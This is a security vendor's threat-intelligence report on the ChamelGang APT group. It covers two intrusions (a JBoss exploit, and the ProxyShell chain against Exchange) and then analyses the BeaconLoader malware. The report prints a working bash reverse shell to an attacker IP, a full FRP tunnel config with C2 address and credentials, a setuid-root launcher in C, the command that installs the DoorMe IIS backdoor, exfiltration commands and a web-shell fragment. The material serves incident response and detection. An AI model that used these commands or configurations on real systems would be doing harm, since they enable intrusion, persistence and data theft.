Masters of Mimicry: new APT group ChamelGang and its arsenal

By Positive Technologies

Published: 2021-08-19 · Archived: 2026-04-05 23:11:52 UTC

Contents

Introduction

In Q2 2021, the PT Expert Security Center incident response team conducted an investigation in an energy company. The investigation revealed that the company's network had been compromised by an unknown group for the purpose of data theft. We gave the group the name ChamelGang (from the word "chameleon"), because the group disguised its malware and network infrastructure under legitimate services of Microsoft, TrendMicro, McAfee, IBM, and Google. The attackers employed two methods. They acquired domains that imitate legitimate ones (newtrendmicro.com, centralgoogle.com, microsoft-support.net, cdn-chrome.com, mcafee-upgrade.com). In addition, the APT group placed SSL certificates that also imitated legitimate ones (github.com, www.ibm.com, jquery.com, update.microsoft-support.net) on its servers. To achieve their goal, the attackers used a trending penetration method—supply chain. The group compromised a subsidiary and penetrated the target company's network through it.

After investigating the first incident, on August 16, 2021, as part of threat intelligence of the newly discovered group, PT ESC specialists detected another successful attack (server compromise), identified a new victim, and notified the affected organization. This time, the criminals attacked a Russian company from the aviation production sector, and used a chain of ProxyShell vulnerabilities for penetration.

To achieve their goals, the attackers used such well-known malicious programs as FRP, Cobalt Strike Beacon, and Tiny shell. They also used new, previously unknown malware (for example, ProxyT, BeaconLoader, and DoorMe backdoor).

Despite the fact that we managed to conduct two successful investigations, we could not unequivocally attribute the attackers to any of the known APT groups. We named the new group ChamelGang (from the word "chameleon"), since in both cases the group disguised its malware and network infrastructure under legitimate services of such companies as Microsoft, TrendMicro, McAfee, IBM, and Google.

CASE #1

1.1. Sequence of events

The reason for the investigation was the multiple triggering of the company's antivirus products reporting the presence of Cobalt Strike Beacon in RAM.

1.2. Initial infection vector

At the end of March 2021, the attackers compromised a subsidiary organization to gain access to the energy company's network, using a vulnerable version of a web application on the JBoss Application Server platform. The investigation revealed that the attackers, having exploited vulnerability CVE-2017-12149, were able to remotely execute commands on the host.

When analyzing the server logs, **vuln658136251451315561 3jboss** records were found on the compromised host, indicating that the public exploit jboss-_CVE-2017-12149 had been used.



Figure 1. Example of how the exploit works



Figure 2. Artifact on the compromised host

Also, the server.log logs contained all the command execution results. Note that the commands were those typically used for reconnaissance on hosts. The following one was the most noteworthy:

```
Caused by: java.lang.Exception: [L291919]
PING ci6i6b.dnslog.cn (127.0.0.1) 56(84) bytes of data.
```

The dnslog.cn service generates a random third-level domain, which will later be used to obtain information about the availability of infected hosts. The infected device tries to allow this domain. In case of success, the computer gains Internet

access, otherwise, it is located in a restricted access network. Below is an example of how the service works:



Figure 3. Example of how the dnslog.cn service works

1.3. Lateral movement

To control the compromised host and perform reconnaissance on it, the attackers used the following tools:

- Single-line reverse shell:

```
bash -i >& /dev/tcp/115.144.122.8/5555 0>&1
```

- Tiny SHell (public UNIX backdoor)

  It is able to:

  1. Receive a shell from an infected host,
  2. Execute a command,
  3. Transfer files.

To launch the malware with escalated privileges, the attackers used their own utility, which we called LinuxPrivilegeElevator.

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3   setuid(0);
4   setgid(0);
5   seteuid(0);
6   setegid(0);
7   return system(argv[1]);
8 }
```

Figure 4. LinuxPrivilegeElevator main function

Then the attackers managed to gain access to the Windows infrastructure of the subsidiary. As work directories, the attackers used:

- C:\Windows\Web;
- C:\Windows\System32\wbem;
- C:\Windows\System32\inetsrv;
- C:\Windows\Temp.

To gain persistence and escalate privileges on the infected hosts, the attackers used a rather old DLL Hijacking technique associated with the MSDTC service. MSDTC is a Windows service responsible for coordinating transactions between databases (SQL server) and web servers. For more information about this technique, see the article by Trend Micro's experts.

After uploading the malicious BeaconLoader library (see «the Analysis of malware and tools section») and the encrypted Cobalt Strike Beacon dlang.dat to a work directory suitable for DLL Hijacking, the attackers restarted the MSDTC service. Due to their actions on the host, event 4111 was recorded in the Windows logs. At startup, the service tries to load the following three DLL files from C:\Windows\System32: oci.dll, SQLLib80.dll, and xa80.dll.



Figure 5. Registry key with the path for the library (HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\MSDTC\MTxOCI))

In a specific case, the BeaconLoader role is performed by the oci.dll library.

On another compromised host, the attackers employed the DLL Hijacking technique, but with a different service. In this case, the attackers uploaded a malicious library wlbsctrl.dll onto the host to the following folder: C:\Windows\System32. Then they restarted the IKEEXT service with the "sc stop ikeext" and "sc start ikeext" commands. The restarted service calls LoadLibraryExW and tries to load the library at C:\Windows\System32\wlbsctrl.dll.

```
lpCriticalSection[75].DebugInfo = (PRTL_CRITICAL_SECTION_DEBUG)LoadLibraryExW(L"wlbsctrl.dll", 0i64, 0x800u);
v0 = lpCriticalSection[75].DebugInfo;
if ( v0 )
{
  *(_QWORD *)&lpCriticalSection[75].LockCount = GetProcAddress((HMODULE)v0, "WlbsConnectionUp");
  lpCriticalSection[75].OwningThread = GetProcAddress((HMODULE)lpCriticalSection[75].DebugInfo, "WlbsConnectionDown");
  lpCriticalSection[75].LockSemaphore = GetProcAddress(
                                          (HMODULE)lpCriticalSection[75].DebugInfo,
                                          "WlbsConnectionReset");
  v2 = GetProcAddress((HMODULE)lpCriticalSection[75].DebugInfo, "WlbsCancelConnectionNotify");
```

Figure 6. Calling LoadLibraryExW

The library wlbsctrl.dll is also BeaconLoader, and Cobalt Strike Beacon encrypted for it is stored in the file at C:\Windows\Temp\MpCmdRun.log.1.

During the investigation, different payload configurations were detected. The HTTPS Beacon was used for hosts with direct Internet access, and the SMB Beacon, for communication with hosts in isolated network segments.

About two weeks later, which we think to be rather fast, the attackers managed to compromise the parent company due to the fact that its network was connected to the subsidiary's infrastructure. The attackers obtained the dictionary password of the local administrator on one of the servers in an isolated segment and gained access to the network via RDP.

After that, they conducted reconnaissance in the network using built-in system utilities:

- regsvr32.exe,
- cmd.exe,
- ipconfig.exe,
- taskmgr.exe,
- ping.exe,
- nltest.exe,
- netstat.exe,
- tasklist.exe,
- quser.exe,
- nslookup.exe.

To check the accessibility of control servers, the attackers used the Curl utility built into the Windows operating system and (or) their own ProxyTest utility (see «the Analysis of malware and tools section»). This utility is designed for checking the HTTP accessibility of a resource from remote computers.

Command examples:

- curl -i http://42.99.116.14
- curl -i https://jumper.funding-exchange.org
- proxyT.exe http://45.99.116.14

The infected hosts were controlled by the attackers using the public utility FRP (fast reverse proxy), written in Golang. This utility allows connecting to a reverse proxy server. The attackers' requests were routed using the socks5 plugin through the server address (45.91.24.73:8996) obtained from the configuration data.

Here is an example of a configuration file that was restored while analyzing the RAM dump of one of the infected hosts:

```
[common]
server_addr = 45.91.24.73
server_port = 80
token = 7tBjjTqYGmHg5PY8zYUL
[mobi_socks5]
type = tcp
remote_port =8996
plugin = socks5
use_encryption = true
use_compression = true
tls_enable = true
dns_server = 8.8.8.8
plugin_user = 95ReuhTj7Wd2Xfr
plugin_passwd = XCWJt92Xxzb2L5N
```

FRP was also used in attacks on government agencies in East Asia, as reported in the article by Avast's researchers.

After studying the company's network for about two months and gaining control over most of it (including critical servers and hosts in different network segments), attackers installed a malicious module on one of the IIS servers (in this case, the Exchange server), which turned out to be a DoorMe backdoor (see «the Analysis of malware and tools section») and worked in the context of the web server process w3wp.exe. We assume that this was done to reserve the management channel of the compromised infrastructure. This technique was described earlier in the article IIS Raid — Backdooring IIS Using Native Modules and used by the APT group OilRig. In early August 2021, at the Black Hat conference, ESET presented detailed information about the family of malicious IIS modules, which indicates the growing popularity of this technique among attackers.

In attacks, DoorMe was installed using the console command:

```
c:\windows\system32\inetsrv\appcmd.exe install module /name:FastCgiModule_64bit /image:%windir%\System32\inet
```

If the command is executed successfully, the module parameters are saved in the configuration file applicationhost.config.

Choosing the name FastCgiModule_64bit for the malicious module is also a method to counter forensics. The attackers disguised the new module as an existing legitimate module by adding the x64 bit capacity to the name.

```
<add name="RequestMonitorModule" image="%windir%\System32\inetsrv\iisreqs.dll" />
<add name="HttpRedirectionModule" image="%windir%\System32\inetsrv\redirect.dll" />
<add name="CgiModule" image="%windir%\System32\inetsrv\cgi.dll" />
<add name="FastCgiModule" image="%windir%\System32\inetsrv\iisfcgi.dll" />
<add name="FastCgiModule_64bit" image="%windir%\System32\inetsrv\iisfcgix64.dll" />
```

Figure 7. Configuration file applicationhost.config

At the same time, the official Microsoft website recommends to exclude some folders on Exchange servers from antivirus scanning for stable server operation. The folder %SystemRoot%\System32\Inetsrv containing IIS server web components, where DoorMe was located, also falls into this category. This folder was excluded from scanning by the antivirus used in the target company.

During the investigation, DoorMe was not detected by antivirus protection tools.

1.4. Data collection and exfiltration

The attackers collected data on the compromised hosts using certain masks:

```
7z.exe a -padminadmin -mhe=on -mx9 his.7z hist*
```

```

```

After collecting the data, they placed it on web servers on the compromised network for further downloading them using the Wget utility.

```
2021-04-01 09:03:34 *.*.*.* GET /aspnet_client/system_web/favicon.rar - 443 - 172.104.109.12 Wget/1.20.3+(lin
```

CASE #2

2.1 Sequence of events

During threat intelligence of the ChamelGang group on August 16, 2021, PT ESC experts found fresh traces of server compromise in another company that became a victim of this group. This time, the criminals attacked an organization from the Russian aviation production sector. We notified the affected company on time—four days after the server was compromised—and, in cooperation with its employees, promptly eliminated the threat. In total, the attackers remained in the victim's network for eight days, and two weeks passed from the moment of notification to the completion of the incident response and investigation. According to our data, the APT group did not expect that its backdoors would be detected so quickly, so it did not have time to develop the attack further.

2.2 Initial infection vector

To penetrate the victim's infrastructure, the attackers exploited a chain of related vulnerabilities in Microsoft Exchange (CVE-2021-34473, CVE-2021-34523, CVE-2021-31207) called ProxyShell. It first became known from a report presented at the the Black Hat conference on August 5, 2021 (the next day the researcher published a detailed article), after which various APT groups began to actively exploit this chain of vulnerabilities. The first POC scripts appeared on GitHub on August 13, 2021.

The stages of ProxyShell exploitation by ChamelGang are as follows:

- CVE-2021-34473—bypassing the ACL. The vulnerability allows attackers to specify the mailbox address through the request string in the EwsAutodiscoverProxyRequestHandler handler. This, in turn, grants them access to an arbitrary URL with NT AUTHORITY\SYSTEM rights.

  ```
  17.08.2021      1:20:31 W3SVC1  -       -       POST    /autodiscover/autodiscover.json @VICTIM.COM:444
  ```

- CVE-2021-34523—privilege reduction. Since there is no mailbox for the user NT AUTHORITY\SYSTEM, at this stage, the attackers get a valid domain SID of the local administrator. In the future, the SID is used for the X-Rps-CAT parameter.

  ```
  17.08.2021      1:20:34 W3SVC1  -       -       POST    /autodiscover/autodiscover.json @VICTIM.COM:444
  ```

- At this stage, attackers create a draft letter through the Exchange Web Service (EWS). The POST request passes a SOAP element with a draft message.

  ```

  ```

```
17.08.2021      1:20:41 W3SVC1  -       -       POST    /autodiscover/autodiscover.json @VICTIM.COM:444
```



Figure 8. Drafts with a payload in the mailbox

- CVE-2021-31207—the ability to write to a file with subsequent remote code execution. Attackers use PowerShell cmdlets: New-ManagementRoleAssignment to get the role of importing and exporting mailboxes and New-MailboxExportRequest to export the mailbox to the web server directory.

```
17.08.2021      1:20:46 W3SVC1  -       -       POST    /autodiscover/autodiscover.json @VICTIM.COM:444
```

- Next, a mail PST file with the signature (magic) !BDN (0x21, 0x42, 0x44, 0x4E) and the .aspx extension is uploaded to the file system.

```
"New-MailboxExportRequest", "-Mailbox \"Administrator\" -IncludeFolders (\"#Drafts#\") -ContentFilter \
```

- In the contents of the target file, after applying the permutation encoding NDB_CRYPT_PERMUTE , you can notice a single-line web shell.



Figure 9. Contents of the PST file

```
script Language="C#" runat="server">void Page_Load(object s, EventArgs e){System.IO.File.WriteAllText(C
```

- Attackers send a GET request to the web shell.

```
17.08.2021      1:29:25 W3SVC1  -       -       GET     /aspnet_client/468749030.aspx   -       443
```

After the successful installation of the web shell, the attackers downloaded functional web shells and began to conduct reconnaissance on the compromised node. To detect attempts to exploit the vulnerability chain in the logs of the IIS server, you can use publicly available YARA signatures (useful information about these vulnerabilities can be found in these materials).

2.3 Lateral movement

The attackers exercised control over the infected nodes using ASPX web shells:

- Tunnel.aspx;
- Fileupload.aspx;
- Errors.aspx;
- Test.aspx.

After gaining a foothold on the infected nodes, the attackers installed the backdoor DoorMe v2 (see the Analysis of malware and tools section) on two mail servers (Microsoft Exchange Server) on the victim's network. Selection of the names of malicious libraries (modrpflt.dll, protsdown.dll) and the names of the IIS server modules (modrpflt, protsdown) was an attempt to disguise malware as legitimate libraries. To hide malicious files, the attackers also changed timestamps (Timestomp) and assigned them the values of legitimate files.



Figure 10. Configuration file applicationhost.config

Имя	Дата изменения	Тип	Размер
iscomlog.dll	25.10.2018 6:20	Расширение при...	25 КБ
loghttp.dll	19.10.2018 9:24	Расширение при...	38 КБ
logscrpt.dll	19.10.2018 9:24	Расширение при...	39 КБ
metadata.dll	25.10.2018 6:17	Расширение при...	293 КБ
Microsoft.Web.Administration.dll	19.10.2018 9:24	Расширение при...	140 КБ
Microsoft.Web.Management.dll	19.10.2018 9:24	Расширение при...	1 028 КБ
modrpflt.dll	31.05.2019 9:06	Расширение при...	666 КБ
modrqflt.dll	31.05.2019 9:06	Расширение при...	42 КБ

Figure 11. Timestomp of the malicious library

The attackers used a modified version of the DoorMe backdoor. Presumably, they modified the backdoor after its sample was uploaded to VirusTotal. As a result of the new obfuscation, most antivirus engines stopped detecting this malware.



Figure 12. Antivirus engine detections for the old file



Figure 13. Antivirus engine detections for the new file

An example of executing a command through the DoorMe backdoor in the IIS logs:

```
17.08.2021      7:11:27 W3SVC1  -       -       POST    /owa/   -       443     -       91.204.227.130  HTTP/
```

To move inside the network and infect user nodes, the attackers used BeaconLoader (see the Analysis of malware and tools). To launch it, the attackers used the previously described launch technique through the MSDTC service. After launching, this service loads the library oci.dll, which launches Cobalt Strike Beacon (dlang.dat).

3. Analysis of malware and tools

3.1. BeaconLoader and Cobalt Strike Beacon

As we have mentioned before, BeaconLoader is uploaded using DLL Hijacking. At the first stage, the library receives the addresses of the functions and libraries necessary for its operation. Then, it checks the name of the parent process and the privilege type (for further work, the SYSTEM type and names msdtc.exe, msdtc.exe.mui, and vmtoolsd.exe are required). These names are located inside the binary file in encrypted form, and their decryption occurs according to one and the same unusual scheme: each value is placed in a separate register, and after that each of the registers is separately added modulo 2 to a single-byte value and copied to the stack.

```
mov     [rbp+160h+var_1D8], 3Bh ; ';'
mov     al, 68h ; 'h'
mov     cl, 62h ; 'b'
movzx   edx, al
mov     r8b, 6Fh ; 'o'
mov     r9b, 7Eh ; '~'
mov     r10b, 76h ; 'v'
xor     r11d, r11d
xor     al, 3Bh
mov     [rbp+160h+var_1D8+1], al
xor     cl, 3Bh
mov     [rbp+160h+var_1D8+2], cl
xor     dl, 3Bh
mov     [rbp+160h+var_1D8+3], dl
xor     r8b, 3Bh
mov     [rbp+160h+var_1D8+4], r8b
xor     r9b, 3Bh
mov     [rbp+160h+var_1D8+5], r9b
xor     r10b, 3Bh
mov     [rbp+160h+var_1D8+6], r10b
mov     [rbp+160h+var_1D8+7], r11b
```

Figure 14. Code for decrypting process names

Also, note the use of direct native calls inside the library (Figure 15) to create a new thread if the process name is correct, as well as to work with memory.

```
48 83 C4 28                     add     rsp, 28h
48 8B 4C 24 08                  mov     rcx, [rsp+arg_0]
48 8B 54 24 10                  mov     rdx, [rsp+arg_8]
4C 8B 44 24 18                  mov     r8, [rsp+arg_10]
4C 8B 4C 24 20                  mov     r9, [rsp+arg_18]
4C 8B D1                        mov     r10, rcx
0F 05                           syscall    ; NtCreateThreadEx // rax = 0x00000000000000C1
                                ; 6:   return result;
C3                              retn
```

Figure 15. Starting a new thread

Next, the library decrypts the name of the file with the payload (Figure 16) and then reads it. Note that the file itself must be located in the same directory as the library.

```
mov     al, 65h ; 'e'
mov     cl, 6Dh ; 'm'
mov     dl, 60h ; '`'
mov     r8b, 6Fh ; 'o'
mov     r9b, 66h ; 'f'
mov     r10b, 2Fh ; '/'
movzx   r11d, al
movzx   ebx, dl
mov     dil, 75h ; 'u'
xor     r14d, r14d      ; dlang.dat
xor     al, 1
```

Figure 16. Name of the file with the payload

Then the main payload is decrypted. In the beginning, the first 16 bytes are separated from the file (highlighted in red in Figure 17)—these bytes will be the basis for preparing the decryption key.

```
2049DAB0000  55 60 09 3E 4A 21 46 6A  5B 2A 4B 2D 5E 3D 0F 78  U`.>J!Fj[*K-^=.x
2049DAB0010  A7 9E 49 69 28 12 DB 60  1E 89 48 AE ED 73 17 94  §žIi(.Û`.‰H®ís.”
2049DAB0020  CF 6E 5C 3D 09 90 5A 9B  36 E2 B7 A9 C0 4D 07 26  În\=..Z›6â·©ÀM.&
2049DAB0030  F7 25 CE 66 8D 68 6F 4B  AD 82 29 69 14 D5 D3 3D  ÷%Îf.hoK‚)i.ÕÓ=
2049DAB0040  74 0C C8 18 31 68 25 7A  8A 9D D0 F9 E8 0F C1 C4  t.È.1h%zŠ.Ðùè.ÁÄ
2049DAB0050  D4 C7 9D AB DD 68 D3 24  9B C7 DF BE 22 D5 3B 21  ÔÇ.«ÝhÓ$›ÇßŒ"Õ;!
2049DAB0060  3F 5C 69 55 AD 7A D3 B8  D5 3A 93 6B 28 F4 01 F2  ?\iUzÓ¸Õ:“k(ô.ò
2049DAB0070  34 9B B7 9C 94 BB B6 B5  28 47 03 A2 13 81 56 A2  4›·œ”»¶µ(G.¢..V¢
2049DAB0080  ED A8 C2 8C 3D 42 9D 99  A2 2C 48 83 91 56 F8 E0  í¨ÂŒ=B.™¢,Hƒ‘Vøà
2049DAB0090  2F 5C 42 F8 A9 11 D0 C2  E0 70 04 B2 37 DD 6E F5  /\Bø©.ÐÂàp.²7Ýnõ
2049DAB00A0  1E 10 67 59 D1 34 C3 C4  A9 AA 56 B2 A7 D0 0D 21  ..gYÑ4ÃÄ©ªV²§Ð.!
2049DAB00B0  01 22 34 52 58 72 B8 57  E6 9A 06 28 8B 12 52 C3  ."4RXr¸Wæš.(‹.RÃ
2049DAB00C0  B1 85 B2 D7 05 90 E0 50  D6 62 23 06 FD C8 6C 25  ±…²×..àPÖb#.ýÈl%
2049DAB00D0  D0 BB 98 7B 36 BA CC 6F  B8 13 67 E4 7B 92 4E 95  Ð»˜{6ºÌo¸.gä{’N•
2049DAB00E0  59 2F 64 F8 1F 72 6D 79  91 6C 55 02 8A 2C 1A 93  Y/dø.rmy‘lU.Š,.“
2049DAB00F0  79 2B BF A1 E4 EF DF CA  26 1F 7B D2 38 90 AF 4F  y+¿¡äïßÊ&.{Ò8.¯O
```

Figure 17. Encryption key inside the file

Then comes the first stage of the decryption key preparation— one cycle of preparing the 16 separated bytes of the file. The procedure is as follows: each byte is added modulo 2 to the following value (see Figure 18 for the example for the first 6 bytes). Also, at some stages, the constants stored in registers are modified, on the basis of which the value of the encryption key can change at a specific stage.

```
*(_BYTE *)(pTmpPreparedKey + pUnprepKey) = v7;
if ( v5 == -1 )
  *(_BYTE *)(pTmpPreparedKey + pUnprepKey - 1) ^= pTmpConst;
else
  *(_BYTE *)(pTmpPreparedKey + pUnprepKey - 1) ^= *(_BYTE *)(pTmpPreparedKey + pUnprepKey - 2);
if ( v5 )
  *(_BYTE *)(pTmpPreparedKey + pUnprepKey - 2) ^= *(_BYTE *)(pTmpPreparedKey + pUnprepKey - 3);
else
  *(_BYTE *)(pTmpPreparedKey + pUnprepKey - 2) ^= pTmpConst;
if ( v5 == 1 )
  *(_BYTE *)(pTmpPreparedKey + pUnprepKey - 3) ^= pTmpConst;
else
  *(_BYTE *)(pTmpPreparedKey + pUnprepKey - 3) ^= *(_BYTE *)(pTmpPreparedKey + pUnprepKey - 4);
if ( v5 == 2 )
  *(_BYTE *)(pTmpPreparedKey + pUnprepKey - 4) ^= pTmpConst;
else
  *(_BYTE *)(pTmpPreparedKey + pUnprepKey - 4) ^= *(_BYTE *)(pTmpPreparedKey + pUnprepKey - 5);
if ( v5 == 3 )
  *(_BYTE *)(pTmpPreparedKey + pUnprepKey - 5) ^= pTmpConst;
else
  *(_BYTE *)(pTmpPreparedKey + pUnprepKey - 5) ^= *(_BYTE *)(pTmpPreparedKey + pUnprepKey - 6);
if ( v5 == 4 )
{
  *(_BYTE *)(pTmpPreparedKey + pUnprepKey - 6) ^= pTmpConst;
  v8 = pTmpConst;
```

Figure 18. First six iterations of the encryption key modification

After that, an MD5 hash is read from the received data. The resulting value will be the required encryption key.

The main payload is decrypted by the AES algorithm in CBC mode, with a 16-byte key obtained at the preparation stage and a zero (empty) initialization vector.

```
90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 4D  ...............M
5A 41 52 55 48 89 E5 48  81 EC 20 00 00 00 48 8D  ZARUH‰åH.ì·...H.
1D EA FF FF FF 48 89 DF  48 81 C3 78 50 01 00 FF  .êÿÿÿH‰ßH.ÃxP..ÿ
D3 41 B8 F0 B5 A2 56 68  04 00 00 00 5A 48 89 F9  ÓA¸ðµ¢Vh....ZH‰ù
FF D0 00 00 00 00 00 00  00 00 00 E8 00 00 00 77  ÿÐ.........è...w
6C 61 6E 73 76 63 2E 64  6C 6C 00 C6 79 7C 7C 64  lansvc.dll.Æy||d
39 C3 89 24 E3 85 F9 55  2F 04 65 94 F0 FC 88 60  9Ã‰$ã…ùU/.e”ðü^`
2B F8 36 81 DE 59 4E E9  35 9D 7C B6 C9 EF 5E DA  +ø6.ÞYNé5.|¶Éï^Ú
0B 5B 5A 50 2D FF 40 5C  47 5F AC 3B CC A2 B6 C5  .[ZP-ÿ@\G_¬;Ì¢¶Å
AA 0A 0B 4E C3 03 E1 36  F6 A7 B7 08 1F AE 3D DE  ª..NÃ.á6ö§·..®=Þ
```

Figure 19. Decrypted payload

After decryption, the security attributes for the specified memory area are changed (via NtProtectVirtualMemory), after which control is transferred to them in a new thread.

In another version of BeaconLoader, which was uploaded using the IKEEXT service, many sections of the code are identical to the previous ones, but there are still many differences.

In the beginning, the process name is also checked—in this case, the process name should be svchost.exe. Next, the file C:\Windows\Temp\MpCmdRun.log.1 is read; as in the previous case, it contains a payload. The encryption scheme at the first stage is different from that in oci.dll: here, the first 4 bytes contain the key for XOR decryption of the remaining data. (The key is highlighted in red in Figure 20)

```
2B 49 C7 BF 24 B5 C4 BF  1C 7D F6 89 1D 71 F3 8A  +IÇ¿$µÄ¿.}ö‰.qó Š
1F 0F 81 FE 1B 7D 86 86  1E 0C 85 FE 1C 7B F7 FA  ...þ.}††...þ.{÷ú
1A 0B F0 8B 6A 7C 85 8C  18 AB 17 11 A9 FC 3E 1F  ..ð‹j|…Œ.«..©ü>.
EF 29 E8 90 C8 FD 8F 14  1D 14 09 AC 77 C4 4F C5  ï)è.Èý.....¬wÄOÅ
71 04 70 E2 F7 92 CC F4  4B 65 BA EC 92 5D 7C 98  q.pâ÷'ÌôKeºì']|˜
